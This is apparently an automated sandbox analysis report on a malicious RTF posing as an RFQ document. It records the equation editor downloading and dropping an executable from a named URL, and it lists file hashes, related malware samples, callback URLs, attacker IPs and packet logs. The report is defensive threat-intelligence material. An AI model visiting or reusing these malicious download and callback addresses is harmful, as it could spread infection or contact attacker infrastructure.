Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Active ActiveX Object • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, WerFault.exe, conhost.exe, svchost.exe • TCP Packets have been reduced to 100 • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtQueryAttributesFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
20:36:44	API Interceptor	187x Sleep call for process: EQNEDT32.EXE modified
20:36:48	API Interceptor	33x Sleep call for process: mpomboby8423.exe modified
20:37:04	API Interceptor	149x Sleep call for process: help.exe modified
20:37:59	API Interceptor	1x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
91.195.240.94	PO#218740.exe	Get hash	malicious	Browse	• www.atypicaldesigncollective.com/wpsb/?Wxo=7nVneewqAZB/aftRijb2AYl2HcKbMlcArpJ1Vm/P20XaJXjQGY4QEDBLruT4Dk62NMvB&vB=lhv8
	Consignment Details.exe	Get hash	malicious	Browse	• www.covicio.com/h3qo/?XvLhT=L8rdGtX8cj&K8b4v=OddLokl31qshFyWlyQEIcVDu0pAizKjoKxsWslvKSNLFFj/yIE9+GRG/HaxRm8+xLwnE

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Purchase Order -263.exe	Get hash	malicious	Browse	• www.findmafia.com/n925/?jzuPNj=xuK0umGZqRSssiyTWB5PD2gV4XB3nq++hz/B9PiFwF5vik7/dd9PhqS/Ff7Fsejy2lMX&8p=_jAPiL
	Pending PURCHASE ORDER - 47001516.pdf.exe	Get hash	malicious	Browse	• www.areralind.com/iic6/?u4ThA=cjlh2bLhQXW4VlC&MZQL=DoV7cEYQMmd7VxVpFw3yWAvm+e4DwTKM6ez4HiOjEpQ1Fk/Pb5v3dzoCBKvMyVMsONTa
	order no. 3643.exe	Get hash	malicious	Browse	• www.promotionalplacements.com/0wdn/?Bl=jmYaOKlr+2FfAeZahyaTAMJRjN0ako2uRB7ye7tFiJ41vzJNH4E+JCCo9bj1vuPP2YbX&QzuP3V=KfvDIX0H
	Details!!!!.exe	Get hash	malicious	Browse	• www.bowvacare.com/t052/?M6q=06P2zHFBNwkKcjxMW0ZYnVSUrZOYMIqYn0jW4t9Sv865mvbN3fk+T6GUQHx6WgnVjsEH&q48=Gbthj2r8e
	ORDER 172IKL0153094.exe	Get hash	malicious	Browse	• www.promotionalplacements.com/0wdn/?4h3=jmYaOKlr+2FfAeZahyaTAMJRjN0ako2uRB7ye7tFiJ41vzJNH4E+JCCo9bv18+DMvIbBTiiRsA==&vR-TR=LJEtYNu
	siYRtE23mD.exe	Get hash	malicious	Browse	• www.type3cannabis.com/oj6t/?ojrXP=kqMYwQk82t2T1Lt8pU6YEmj/eoYCnhRMTPksyGfrTy2ILdLjMrXXGK4BNP2S2VSRUoMu&KN6p=FVplxlNplH1p8Zd
	PRODUCT INQUIRY BNQ1.xlsx	Get hash	malicious	Browse	• www.mypetwellnessstore.com/coz3/?RFN4=ajqb1vM6sB/4IAKhvG3/c5mVsBLkf/xD4kRwCEIdAqloaMXfIV7wZTIJ/T39KnARMqvxIw==&RB=NL00JzKhBv9HkNRp

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	STATEMENT NOV20.xlsx	Get hash	malicious	Browse	• www.monetizemybizadvertisers.com/ogg/?TD=oP2tstFPZDvxz0&MBZ8xB=g8xKdXZufOnEIPV2KjWZylhEF0u3+INtUX5rBLROJ4vaYn14A+wO7JT1W6f+JZrPnVjFLw==
	New Additional Agreement.exe	Get hash	malicious	Browse	• www.owner.codes/bw82/?J2JxbNH=7PTVdedASbqXwdeJ7Nsx6Z4+deFvCf6zRKQ0g09ISedI/B2MYyGtMzQZmx0vvrAl+DVW&BXEpz=Z2Jd8XTPeT
	Additional Agreement 2020-KYC.exe	Get hash	malicious	Browse	• www.owner.codes/bw82/?K4k0=7PTVdedASbqXwdeJ7Nsx6Z4+deFvCf6zRKQ0g09ISedI/B2MYyGtMzQZmx0vvrAl+DVW&dDH=P0GPezWpdVGtah
	Additional Agreement 2020-KYC.exe	Get hash	malicious	Browse	• www.beauskitchen.com/bw82/?RR=L++B11gAAOUjb7FCpgjqLOCb3aeUZtTuQ2/xcMSvZ8K7RWmMRTDMsQHRNHFTLEUTkmC2R4zrOw==&E6A=8pMPQv
	mFNIsJZPe2.exe	Get hash	malicious	Browse	• www.beauskitchen.com/bw82/?tHrp=9r7HOjb8jFFtz&sBZXxj6=L++B11gAAOUjb7FCpgjqLOCb3aeUZtTuQ2/xcMSvZ8K7RWmMRTDMsQHRNEppIF4onRjn
	Additional Agreement 2020-KYC.exe	Get hash	malicious	Browse	• www.owner.codes/bw82/?elX=7PTVdedASbqXwdeJ7Nsx6Z4+deFvCf6zRKQ0g09ISedI/B2MYyGtMzQZmyU/gKQdgm8R&uVj0=M494u
	AWB# 9284730932.exe	Get hash	malicious	Browse	• www.progressionglobaleducation.com/o9bs/?JfELt4Gh=e2WuzP2KL7Qag3Mk7Lwr0NOS4E7DIhoQd6IjkNRlnbrRjVPd72EWKLDkHxRcUFIv776Y&ojq0d=SzuPdV

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	DEWA PROJECT 12100317.exe	Get hash	malicious	Browse	• www.beauskitchen.com/bw82/?Sh=L++B11gAAOUjb7FCpgjqLOCb3aeUZtTuQ2/xcMSvZ8K7RWmMRTDMsQHRNEpDX1IojTrn&RZB=dnrxRrdHFPe8sx
	HussanCrypted.exe	Get hash	malicious	Browse	• www.cleo.vision/cia6/?T8eD=Q6D9YgNFyKyA4HKU1w92ahXplO0nGtsIjLqzul1Tx979rO99WlQEjhbEVqJR4QMaoqe0&-ZSD=1b0hlT
	OD-14102020 PDF.exe	Get hash	malicious	Browse	• www.antepsarayi.com/ian/?OjN0X=YqujN5NNKTKJ4IQKy0GvxKse8tEykRuk5KTVF3//lhxgKXTH6gN0X1UV9ItiZ3Ki3iv0&TT=fbdDrHkHTjTdv
	New Purchase Order 501,689$.exe	Get hash	malicious	Browse	• www.rogue.football/eao/?nfut_N=xPJt_Tlp9&hBZpUr88=GXcCeT3dTLskHq1w4dACRNsMvw58Ngsv/7gwz0YNRjhVragPzz2df73QPkmjIOjoyjYZ

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ON-LINE-DATAServerlocation-NetherlandsDrontenNL	SecuriteInfo.com.Generic.mg.15368412abd71685.exe	Get hash	malicious	Browse	• 185.206.215.56
	QL-0217.doc	Get hash	malicious	Browse	• 185.206.215.56
	RT-05723.exe	Get hash	malicious	Browse	• 185.206.215.56
	RT-05723.doc	Get hash	malicious	Browse	• 185.206.215.56
	PIO-06711.doc	Get hash	malicious	Browse	• 185.206.215.56
	gbZmk9Q9Ea.exe	Get hash	malicious	Browse	• 45.88.107.210
	6Cprm97UTl.xls	Get hash	malicious	Browse	• 185.206.215.56
	http://d4a687ce4c.lazeruka.ru	Get hash	malicious	Browse	• 91.211.251.72
	New order.doc	Get hash	malicious	Browse	• 92.119.113.115
	Purchase order.doc	Get hash	malicious	Browse	• 92.119.113.115
	PO20-AE12-0023.doc	Get hash	malicious	Browse	• 92.119.113.140
	ES-MA-18-9 4130.doc	Get hash	malicious	Browse	• 92.119.113.140
	Order-list.doc	Get hash	malicious	Browse	• 92.119.113.140
	Launcher.exe	Get hash	malicious	Browse	• 185.92.148.230
	UXsGbxVc2I.rtf	Get hash	malicious	Browse	• 92.119.113.115
	Documents.doc	Get hash	malicious	Browse	• 92.119.113.115
	http://clcktut.work/public/8852102841203823	Get hash	malicious	Browse	• 45.82.69.137
	Vlpuoe2JSz.exe	Get hash	malicious	Browse	• 45.147.197.185
	PI.xlsx	Get hash	malicious	Browse	• 45.147.197.185
	PO#181120_pdf.exe	Get hash	malicious	Browse	• 92.119.113.115
SEDO-ASDE	PO#218740.exe	Get hash	malicious	Browse	• 91.195.240.94
	cGLVytu1ps.exe	Get hash	malicious	Browse	• 91.195.241.137

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	AOA4sx8Z7l.exe	Get hash	malicious	Browse	• 91.195.241.137
	Doc_74657456348374.xlsx.exe	Get hash	malicious	Browse	• 91.195.241.137
	Consignment Details.exe	Get hash	malicious	Browse	• 91.195.240.94
	Shipping Documents PL&BL Draft.exe	Get hash	malicious	Browse	• 91.195.241.137
	Purchase Order -263.exe	Get hash	malicious	Browse	• 91.195.240.94
	zz4osC4FRa.exe	Get hash	malicious	Browse	• 91.195.241.137
	btVnDhh5K7.exe	Get hash	malicious	Browse	• 91.195.241.137
	4wCFJMHdEJ.exe	Get hash	malicious	Browse	• 91.195.241.137
	SecuriteInfo.com.Trojan.Inject4.6535.29715.exe	Get hash	malicious	Browse	• 91.195.241.137
	Pending PURCHASE ORDER - 47001516.pdf.exe	Get hash	malicious	Browse	• 91.195.240.94
	SKM_C258201001130020005057.exe	Get hash	malicious	Browse	• 91.195.241.137
	order no. 3643.exe	Get hash	malicious	Browse	• 91.195.240.94
	Details!!!!.exe	Get hash	malicious	Browse	• 91.195.240.94
	rtgs_pdf.exe	Get hash	malicious	Browse	• 91.195.241.137
	http://walmartprepaid.com	Get hash	malicious	Browse	• 91.195.240.136
	P.O-45.exe	Get hash	malicious	Browse	• 91.195.241.137
	order FTH2004-005.exe	Get hash	malicious	Browse	• 91.195.241.137
	invv.exe	Get hash	malicious	Browse	• 91.195.241.137

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\mpomabiva[1].exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	333824
Entropy (8bit):	7.6392134738851505
Encrypted:	false
SSDEEP:	6144:sr1I5DbAQcHAORYANc2wPYShrCT1X9ZpKltQzUvrYbdw3CK:Q1I5fAPHtwdWTvZAQoYCP
MD5:	06AAFD2382D63AFC9874125E5C1062B0
SHA1:	E3B553368EEC14EA84BA32F291A17DC614C64670
SHA-256:	92420EBD5FEEB4171DB8A4877AC6EB2DD594FD4D07192408B26AA9B98C5D048D
SHA-512:	CD317DF3B6F9B86E3B3C2EEF38D5B4FB8900562AAE920C08607075FE6FD3E01480035F6FFB4188CAE49C37FAEBD6ED626A2DA457C75D99BA1535A42D2A690B7
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 37%
Reputation:	low
IE Cache URL:	http://vm1662026.3ssd.had.wf/mpomabiva.exe
Preview:	MZ......................@..!..L.!This program cannot be run in DOS mode....$..........tj.m'j.m'j.m'.Q.'k.m'.4.'l.m'.4.'r.m'.4.'..m'j.l'..m'...'..m'M7.'k.m' M7.'k.m'M7.'k.m'Richj.m'................PE..L...E.._.................n........................@.......................................@..P..x....................p..P................................... ....@...text....m.......n.................. ..`.rdata...d.......f...r..............@..@.data....P.......4..................@....rsrc...x....P......................@..@.reloc.......p.......(..............@..B... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{1E842130-90B9-4F45-8DA5-C9F08E2C2850}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{1E842130-90B9-4F45-8DA5-C9F08E2C2850}.tmp

SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{7621A4C2-B642-4F8D-86CD-93AA6D767CE8}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	7342
Entropy (8bit):	3.4430552284858305
Encrypted:	false
SSDEEP:	192:XTZWwdTPSxSqkH6rTqL1Y5LnCDUi+s291Tliysb+93xNRvBiD:lWwZpqE6rOZAnLi+s2TlXssbBiD
MD5:	DB69A1851F60B6019CC16357C786F4DE
SHA1:	F8C3F584A201D0B2C7B4E86CCE7AF034B2BC2C6A
SHA-256:	84D76E69626BD7AA36995B5ED5370EC4BC3BBC251F4AD38962D2E2A2C13BB177
SHA-512:	6944927FA2465E94E6ADC23151D4BD39762774F93FEB0542E8A1834908E6A029CC6A93972DC86A257201580B3CF26D2F15AA301780CA9A4D7F090AC9ADE61BBE
Malicious:	false
Reputation:	low
Preview:	?.:.?.`./...!._.).-.~.@.%.:.?.?._...+.?.9.5.,.2.`.6.#.:.).>.?.>.?.?...#.*.|.+.:.?.`.~.|.2.~.....6.!.3.0.!.].(.%.%.*.~.;.@.?.?.?.).=.8.@.8.%.%.>.6...(.[.(.[...?.$.../.0...>.5.-.:.?.5.0.].?.+.5._.....).?.5.:.(.6.4.+.3.....=.9.8.5...$.?.|.1.(.;.1.?.|._.,.>.+.+..._.[.4.8.<._.%.@.0.>.~./.).#.^.^.?...+.,...;.~.1.%.6.,.%.:.8...[.~.>./.^.?.8.2.'.7...*.?.?.>.).<.=...7.!.2.,.%.'.;.].[.5.?...[.?.[.-./...=...?.^.5.|.+._.>.&.6.8.@.|...[.>.,...&.?.,.&.^.!.,.(.?...,.0.=.&.5._.-.^.`.%.3.2.?...`.,.[.=.$.3.%.<.?.7.?...$.'.:...%.~.+.+./.9.<.;.2.*.6.|.#.^.2.=.-.1.?.).?.(.'.1.|...;.|.?.$.8.8.@.0.-.@.?.-.&.%.[.>.(.9.3.4.5.4.;.../.4.<.?.@.?.7...,.?.$.>...1.8.~.!.9...%.?.6.[.>.`._.*...,.$.!.1.-.2.9.@.7.~.1.!.,...>.;.*._.#.=.4.%.\|.(.#.6.4.:.?.6.?.(.^.;.=.?.^.=.*.3.....`.../.?.?./.....>.3.?._.?.`.%.,.'.;.%.9...\|.?.%.].?.*.8.(.\|.+.`.3.[.'.?.+.8.>.1.\|.,.(.?.4.<...&.-.%.?.[.%.8.?.?.,.%.=.=.1.?.?.9..._.@.(.?.8.*.?.;.&./.'.4.3.?.).?.~.$.%.5.*.(.[.?.....~.4.3._.0.+...8...`.6.?.....].?.`.5.+.?.<.4.4.[.?.<.).+...6.).8.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\RFQ RATED POWER 2000HP- OTHERSPECIFICATION.docx.LNK

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:13 2020, mtime=Wed Aug 26 14:08:13 2020, atime=Thu Jan 14 03:36:37 2021, length=1323990, window=hide
Category:	dropped
Size (bytes):	2398
Entropy (8bit):	4.58747666562162
Encrypted:	false
SSDEEP:	48:8TD/XT3IkqYp4JHNph8Qh2TD/XT3IkqYp4JHNph8Q/:8TD/XLIkPp4JNph8Qh2TD/XLIkPp4JNH
MD5:	AD487D48B73A9F82C2F3AC847B13A49B
SHA1:	3B7C540839DB5130CFA0AA5599EEEA943D8A2CBD
SHA-256:	A25FD54F42AED2422F9681D37ADD2F0453D606284D731040CAC94B06A0F6BB9D
SHA-512:	E968FA26D0A19890A9C665129319CA1D22CFC2397361DCB71E1D56394A3F595D87EB1629D7583F51A9DEF602B88EA9AC105B31714C2D54A8661F0F4EFCC5E88
Malicious:	false
Reputation:	low
Preview:	L.................F.... ...8.E..{..8.E..{...........3..........................P.O. .:i.....+00.../C:\...................t.1.....QK.X..Users.`.......:..QK.X*..................6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1......Q.y..user.8......QK.X.Q.y*...&=....U..............A.l.b.u.s.....z.1......Q.y..Desktop.d......QK.X.Q.y*..._=..............:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.......2..3...R.$ .RFQRAT~1.DOC..........Q.y.Q.y*...8....................R.F.Q. .R.A.T.E.D. .P.O.W.E.R. .2.0.0.0.H.P.-. .O.T.H.E.R.S.P.E.C.I.F.I.C.A.T.I.O.N...d.o.c.x...d.o.c.......................-...8...[............?J......C:\Users\..#..................\\910646\Users.user\Desktop\RFQ RATED POWER 2000HP- OTHERSPECIFICATION.docx.doc.J.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.R.F.Q. .R.A.T.E.D. .P.O.W.E.R. .2.0.0.0.H.P.-. .O.T.H.E.R.S.P.E.C.I.F.I.C.A.T.I.O.N...d.o.c.x...d.o.c.........:..,.LB.)...Ag..............1SPS.XF.L8C....&.m.m............-...S

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	179
Entropy (8bit):	4.7528033330948745
Encrypted:	false
SSDEEP:	3:M1IZQVVZ1L9LTSvKQVVZ1L9LTSmX1IZQVVZ1L9LTSv:MPVv3GtVv3XVv3c
MD5:	02635CE17E45C4F9008EDCDB73B2407B
SHA1:	FCB5F7EBCD0870B67A3187CC12875DC4D9D3CC70
SHA-256:	B410A5D58D9724095357F1DFB471CE4B84275AB0C5671C945A61C4E4EAC19D61
SHA-512:	130F115757BC058DB19E3A7A93F9EA74F7F5F7E4DD0E772BE49C048BC78FB869ED7166FBC5DFBDC9F8BF32C63193782278FF852D85F30D80F6B9CD201FA84A0

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat

Malicious:	false
Reputation:	low
Preview:	[doc]..RFQ RATED POWER 2000HP- OTHERSPECIFICATION.docx.LNK=0..RFQ RATED POWER 2000HP- OTHERSPECIFICATION.docx.LNK=0..[doc]..RFQ RATED POWER 2000HP- OTHERSPECIFICATION.docx.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyzALORwObGUXKbylln:vdsCkWtJLObyvb+l
MD5:	6AF5EAEBE6C935D9A5422D99EEE6BEF0
SHA1:	6FE25A65D5CC0D4F989A1D79DF5CE1D225D790EC
SHA-256:	CE916A38A653231ED84153C323027AC4A0695E0A7FB7CC042385C96FA6CB4719
SHA-512:	B2F51A8375748037E709D75C038B48C69E0F02D2CF772FF355D7203EE885B5DB9D1E15DA2EDB1C1E2156A092F315EB9C069B654AF39B7F4ACD3EFEFF1F8CAE0
Malicious:	false
Reputation:	high, very likely benign file
Preview:	.user...A.l.b.u.s............p........^..............^............P.^.............^.....z.........^.....x...

C:\Users\user\AppData\Roaming\mpomboby8423.exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	333824
Entropy (8bit):	7.6392134738851505
Encrypted:	false
SSDEEP:	6144:sr1I5DbAQcHAORYANc2wPYShrCT1X9ZpKltQzUvrYbdw3CK:Q1I5fAPHtwdWTvZAQoYCP
MD5:	06AAFD2382D63AFC9874125E5C1062B0
SHA1:	E3B553368EEC14EA84BA32F291A17DC614C64670
SHA-256:	92420EBD5FEEB4171DB8A4877AC6EB2DD594FD4D07192408B26AA9B98C5D048D
SHA-512:	CD317DF3B6F9B86E3B3C2EEF38D5B4FB8900562AAE920C08607075FE6FD3E01480035F6FFB4188CAE49C37FAEBD6ED626A2DA457C75D99BA1535A42D2A690B7
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 37%
Reputation:	low
Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$..........tj.m'j.m'j.m'.Q.'k.m'.4.'I.m'.4.'r.m'.4.'..m'j.l'..m'...'..m'M7.'k.m' M7.'k.m'M7.'k.m'Richj.m'...............PE..L...E.._................n.......................@.......................................@...P..x...................p..P.................................. ....@...text....m.......n................. ..`.rdata...d.......f...r.............@..@.data....P.......4.................@....rsrc...x....P......................@..@.reloc.......p.......(.............@..B.. ....

C:\Users\user\Desktop\~$Q RATED POWER 2000HP- OTHERSPECIFICATION.docx.doc

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyzALORwObGUXKbylln:vdsCkWtJLObyvb+l
MD5:	6AF5EAEBE6C935D9A5422D99EEE6BEF0
SHA1:	6FE25A65D5CC0D4F989A1D79DF5CE1D225D790EC
SHA-256:	CE916A38A653231ED84153C323027AC4A0695E0A7FB7CC042385C96FA6CB4719
SHA-512:	B2F51A8375748037E709D75C038B48C69E0F02D2CF772FF355D7203EE885B5DB9D1E15DA2EDB1C1E2156A092F315EB9C069B654AF39B7F4ACD3EFEFF1F8CAE0
Malicious:	false
Preview:	.user...A.l.b.u.s............p........^..............^............P.^.............^.....z.........^.....x...

Static File Info

General

File type:	Rich Text Format data, unknown version
Entropy (8bit):	4.022815476091201
TrID:	• Rich Text Format (5005/1) 55.56% • Rich Text Format (4004/1) 44.44%
File name:	RFQ RATED POWER 2000HP-OTHERSPECIFICATION.docx.doc
File size:	1323990
MD5:	44cce032ed68104da1f632d18dd16971
SHA1:	415e8f97c4ad9392ee905cef88b814f0fd4162a2
SHA256:	1f9d1bffe188b76bbd97cb2fd59ab47248b71fcede2f415ca29fcc0f1040bbee
SHA512:	61062853a8ce2c68953105d485d63ef809aa0b94c677d304f7633226e1415e427521ed6beba45fb76de999762656f30d289f2e4ea8dbb80b659812d50c0511b7
SSDEEP:	24576:gEirQ4yNrQb+SMe9Gt+qiiXT7vWultiCaEITcgKGlWxRDSH9a8Kf1MxZH4BtLyI8:m
File Content Preview:	{\rtf4459?:?`/.!_)-~@%:??_.+?95,2`6#:)>?>??.#*|+:?`~|2~..6!30!](%%*~;@???)=8@8%%>6.([([.?$./0.>5-:?50]?+5_..)?5:(64+3..=985.$?|1(;1?|_,>++._[48<_%@0>~/)#^^?.+,.;~1%6,%:8.[~>/^?82'7.*??>)<=.7!2,%';][5?.[?[-/.=.?^5|+_>&68@|.[>,.&?,&^!,(?.,0=&5_-^`%32?.`,[=$

File Icon

Icon Hash:	e4eea2aaa4b4b4a4


Static RTF Info

Objects

Id	Start	Format ID	Format	Classname	Datasize	Filename	Sourcepath	Temppath	Exploit
0	00000C5Dh								no

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 20:37:14.764405966 CET	49165	80	192.168.2.22	92.119.114.220

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 20:37:14.816431999 CET	80	49165	92.119.114.220	192.168.2.22
Jan 13, 2021 20:37:14.816730976 CET	49165	80	192.168.2.22	92.119.114.220
Jan 13, 2021 20:37:14.817434072 CET	49165	80	192.168.2.22	92.119.114.220
Jan 13, 2021 20:37:14.869082928 CET	80	49165	92.119.114.220	192.168.2.22
Jan 13, 2021 20:37:14.870426893 CET	80	49165	92.119.114.220	192.168.2.22
Jan 13, 2021 20:37:14.870512009 CET	80	49165	92.119.114.220	192.168.2.22
Jan 13, 2021 20:37:14.870580912 CET	80	49165	92.119.114.220	192.168.2.22
Jan 13, 2021 20:37:14.870640993 CET	49165	80	192.168.2.22	92.119.114.220
Jan 13, 2021 20:37:14.870647907 CET	80	49165	92.119.114.220	192.168.2.22
Jan 13, 2021 20:37:14.870683908 CET	49165	80	192.168.2.22	92.119.114.220
Jan 13, 2021 20:37:14.870712042 CET	80	49165	92.119.114.220	192.168.2.22
Jan 13, 2021 20:37:14.870728016 CET	49165	80	192.168.2.22	92.119.114.220
Jan 13, 2021 20:37:14.870764017 CET	49165	80	192.168.2.22	92.119.114.220
Jan 13, 2021 20:37:14.870778084 CET	80	49165	92.119.114.220	192.168.2.22
Jan 13, 2021 20:37:14.870841980 CET	80	49165	92.119.114.220	192.168.2.22
Jan 13, 2021 20:37:14.870853901 CET	49165	80	192.168.2.22	92.119.114.220
Jan 13, 2021 20:37:14.870901108 CET	49165	80	192.168.2.22	92.119.114.220
Jan 13, 2021 20:37:14.870914936 CET	80	49165	92.119.114.220	192.168.2.22
Jan 13, 2021 20:37:14.870981932 CET	80	49165	92.119.114.220	192.168.2.22
Jan 13, 2021 20:37:14.870982885 CET	49165	80	192.168.2.22	92.119.114.220
Jan 13, 2021 20:37:14.871042967 CET	49165	80	192.168.2.22	92.119.114.220
Jan 13, 2021 20:37:14.871046066 CET	80	49165	92.119.114.220	192.168.2.22
Jan 13, 2021 20:37:14.871146917 CET	49165	80	192.168.2.22	92.119.114.220
Jan 13, 2021 20:37:14.881366968 CET	49165	80	192.168.2.22	92.119.114.220
Jan 13, 2021 20:37:14.922678947 CET	80	49165	92.119.114.220	192.168.2.22
Jan 13, 2021 20:37:14.922713995 CET	80	49165	92.119.114.220	192.168.2.22
Jan 13, 2021 20:37:14.922727108 CET	80	49165	92.119.114.220	192.168.2.22
Jan 13, 2021 20:37:14.922739029 CET	80	49165	92.119.114.220	192.168.2.22
Jan 13, 2021 20:37:14.922755957 CET	80	49165	92.119.114.220	192.168.2.22
Jan 13, 2021 20:37:14.922772884 CET	80	49165	92.119.114.220	192.168.2.22
Jan 13, 2021 20:37:14.922791004 CET	80	49165	92.119.114.220	192.168.2.22
Jan 13, 2021 20:37:14.922807932 CET	80	49165	92.119.114.220	192.168.2.22
Jan 13, 2021 20:37:14.922817945 CET	49165	80	192.168.2.22	92.119.114.220
Jan 13, 2021 20:37:14.922826052 CET	80	49165	92.119.114.220	192.168.2.22
Jan 13, 2021 20:37:14.922836065 CET	49165	80	192.168.2.22	92.119.114.220
Jan 13, 2021 20:37:14.922838926 CET	49165	80	192.168.2.22	92.119.114.220
Jan 13, 2021 20:37:14.922848940 CET	80	49165	92.119.114.220	192.168.2.22
Jan 13, 2021 20:37:14.922869921 CET	80	49165	92.119.114.220	192.168.2.22
Jan 13, 2021 20:37:14.922878027 CET	49165	80	192.168.2.22	92.119.114.220
Jan 13, 2021 20:37:14.922888041 CET	80	49165	92.119.114.220	192.168.2.22
Jan 13, 2021 20:37:14.922899008 CET	49165	80	192.168.2.22	92.119.114.220
Jan 13, 2021 20:37:14.922908068 CET	49165	80	192.168.2.22	92.119.114.220
Jan 13, 2021 20:37:14.922909021 CET	80	49165	92.119.114.220	192.168.2.22
Jan 13, 2021 20:37:14.922928095 CET	80	49165	92.119.114.220	192.168.2.22
Jan 13, 2021 20:37:14.922935963 CET	49165	80	192.168.2.22	92.119.114.220
Jan 13, 2021 20:37:14.922944069 CET	49165	80	192.168.2.22	92.119.114.220
Jan 13, 2021 20:37:14.922946930 CET	80	49165	92.119.114.220	192.168.2.22
Jan 13, 2021 20:37:14.922966003 CET	80	49165	92.119.114.220	192.168.2.22
Jan 13, 2021 20:37:14.922970057 CET	49165	80	192.168.2.22	92.119.114.220
Jan 13, 2021 20:37:14.922982931 CET	80	49165	92.119.114.220	192.168.2.22
Jan 13, 2021 20:37:14.922991037 CET	49165	80	192.168.2.22	92.119.114.220
Jan 13, 2021 20:37:14.922996998 CET	49165	80	192.168.2.22	92.119.114.220
Jan 13, 2021 20:37:14.923001051 CET	80	49165	92.119.114.220	192.168.2.22
Jan 13, 2021 20:37:14.923019886 CET	80	49165	92.119.114.220	192.168.2.22
Jan 13, 2021 20:37:14.923021078 CET	49165	80	192.168.2.22	92.119.114.220
Jan 13, 2021 20:37:14.923037052 CET	49165	80	192.168.2.22	92.119.114.220
Jan 13, 2021 20:37:14.923038006 CET	80	49165	92.119.114.220	192.168.2.22
Jan 13, 2021 20:37:14.923048973 CET	49165	80	192.168.2.22	92.119.114.220
Jan 13, 2021 20:37:14.923088074 CET	49165	80	192.168.2.22	92.119.114.220
Jan 13, 2021 20:37:14.924243927 CET	49165	80	192.168.2.22	92.119.114.220
Jan 13, 2021 20:37:14.974742889 CET	80	49165	92.119.114.220	192.168.2.22
Jan 13, 2021 20:37:14.974819899 CET	80	49165	92.119.114.220	192.168.2.22
